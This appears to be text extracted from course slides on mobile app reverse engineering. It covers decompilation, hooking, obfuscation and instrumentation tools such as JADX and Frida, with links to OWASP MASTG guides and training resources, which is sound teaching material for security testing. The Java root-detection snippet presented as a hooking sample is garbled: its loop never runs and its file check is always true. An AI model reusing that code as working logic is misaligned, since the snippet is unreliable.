Nevertheless, if the code has been purposefully obfuscated (or some tool-breaking anti-decompilation tricks have been applied), the reverse engineering process may be very time-consuming and unpredictable. This also applies to applications that contain native code. They can still be reverse engineered, but the process is not automated and requires knowledge of low-level details.

If you want to look directly into Java source code on a GUI, simply open your APK using JADX or BionicView.

<https://mas.owasp.org/MASTG/techniques/android/MASTG-TECH-0045/>

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iOS

- OWASP - Reverse Engineering iOS Apps
<https://mas.owasp.org/MASTG/techniques/ios/MASTG-TECH-0065/>
 - Reverse Engineering iOS Applications
<https://github.com/vRodriguezCA/RE-iOS-Apps>

Advanced



Mobile App Tampering and Reverse Engineering

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- Mobile App Cryptography
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- Android Security Testing
- iOS Security Testing
- Tests

Advanced Techniques

- For more complicated tasks such as deobfuscating heavily obfuscated binaries, you won't get far without understanding certain parts of the analysis. For example, understanding and simplifying a complex control flow graph based on manual analysis in the disassembler would take hours (and most likely drive you mad long before you're done). Instead, you can augment your workflow with custom made tools. Fortunately, modern disassemblers come with helpful extensions/APIs, and many useful extensions are available for popular disassemblers. These are also open source disassembly engines and binary analysis frameworks.
- As always in hacking, the goings good rule applies: simply use whatever is most efficient. Every binary is different, and all reverse engineers have their own style. The best way to learn how to do things is to practice. To practice, you need to pick a good disassembler and learn how to use its features. You will also need to learn an assembly language framework, then get comfortable with their particular features and extension APIs. Ultimately, the best way to get better is to get hands-on experience.

Dynamic Binary Instrumentation

- Another useful approach for native binaries is dynamic binary instrumentation (DBI).

<https://mas.owasp.org/MASTG/General/0x04c-Tampering-and-Reverse-Engineering/#advanced-techniques>

1

Hooking

"Hooking covers a wide range of **code modification methods** aimed at altering the behavior of the mobile application in question. This is done by intercepting function calls, messages, or events passed between the software components. The code used for function interception is called a **hook**. It applies to changing the behavior of operating systems and mentioned software components as well."

<https://cybersecurity.asee.io/blog/mobile-application-hooking/>

- **Source modification** - altering the library source (through reverse engineering, before running the application)
- **Runtime modification** - inserting a hook while the application is running

Hooking

The screenshot shows the OWASP Mobile Application Security homepage with the 'MASTG' tab selected. Under the 'Techniques' section, 'Method Hooking' is highlighted. A sample Java code snippet is provided for hooking methods in an Android application:

```
package com.example.a.b;
public static boolean c() {
    int v3 = 0;
    boolean v4 = false;
    String[] v1 = new String[]{"$min", "/system/bin", "/system/bin", "/data/local/bin", "/system/xbin", "/system/bin/shash", "/system/bin/failsafe", "/data/local/bin"};
    for(int v2 = 0; v3 < v2; v3++) {
        if(new File(String.valueOf(v1[v3])) != null) {
            v4 = true;
        }
    }
    return v4;
}
```

<https://mas.owasp.org/MASTG/techniques/android/MASTG-TECH-0043/>

<http://www.cydiasubstrate.com/api/c/MShookFunction/>

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Obfuscation

- OWASP – Testing obfuscation

<https://mas.owasp.org/MASTG/tests/android/MASVS-RESILIENCE/MASTG-TEST-0051/#dynamic-analysis>

- Android App reverse engineering 101

<https://www.ragingrock.com/AndroidAppRE/obfuscation.html>

Tools Frida

Frida
OVERVIEW DOCS NEWS CODE CONTACT
Dynamic instrumentation toolkit for developers, reverse-engineers, and security researchers.

Scriptable	Portable	Free	Battle-tested
Inject your own scripts into black box processes. Hook any function, spy on crypto APIs or trace private application code, no source code needed. Edit, hit save,	Works on Windows, macOS, GNU/Linux, iOS, watchOS, tvOS, Android, FreeBSD, and QNX. Install the Node.js bindings from npm, grab a Python package from PyPI, or	Frida is and will always be free software (as in freedom). We want to empower the next generation of developer tools, and help other free software	We are proud that NowSecure is using Frida to do fast, deep analysis of mobile apps at scale. Frida has a comprehensive test-suite and has gone through

<https://frida.re/>

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Dynamic analysis Valgrind

The Valgrind website features a central image of two cartoon characters working on a computer, with the text "Current release: valgrind-3.22.0". Below the image is a brief description of Valgrind's purpose and usage. The left sidebar contains links for Information, Documentation, and Contact.

<https://valgrind.org/>
<https://valgrind.org/docs/manual/dist.readme-android.html>

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Tools

The screenshot shows the OWASP Mobile Application Security homepage with the 'MASTG' tab selected. Under the 'Tools' section, 'Testing Tools' is highlighted. A table lists various tools categorized by type (Intro, Theory, Tests, Techniques, Tools, Generic, Android, iOS, Apps) with a 'x' indicating they are included. A note states: "The goal of the MASTG is to be as accessible as possible. For this reason, we prioritize including tools that meet the following criteria:" followed by a list of bullet points.

In instances where no suitable open-source alternative exists, we may include closed-source

<https://mas.owasp.org/MASTG/tools>

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More resources

- OWASP Mobile Application Security - Mobile App Tampering and Reverse Engineering
<https://mas.owasp.org/MASTG/General/0x04c-Tampering-and-Reverse-Engineering/>
- R2Frida wiki mobile reverse engineering with r2frida
<https://github.com/nwsecure/r2frida/wiki>
(Presentations)
 - Mobile reverse engineering with r2frida – A beginner's workshop
[r2frida 4h training at r2con2020](https://r2frida.com/training-at-r2con2020)
- user1342/Awesome-Android-Reverse-Engineering
<https://github.com/user1342/Awesome-Android-Reverse-Engineering?tab=readme-ov-file#Static-Analysis-Tools>
- Cybertruck challenge
<https://github.com/nwsecure/cybertruckchallenge19>
- Laurie wired
<https://www.youtube.com/@lauriewired>

More resources

- Fengwei Zhang, CSC 5991 Cyber Security Practice, Lab 5: Android Application Reverse Engineering and Obfuscation
<https://fengweiz.github.io/16sp-csc5991/labs/lab5-instruction.pdf>
- DefCon23 training
<https://github.com/rednaga/training/tree/master/DEFCON23>
- Android app Reverse Engineering 101
https://www.ragingrock.com/AndroidAppRE/app_fundamentals.html
- Introduction to ARM Assembly basics
<https://azeria-labs.com/writing-arm-assembly-part-1/>
- xth Working Conference on Reverse Engineering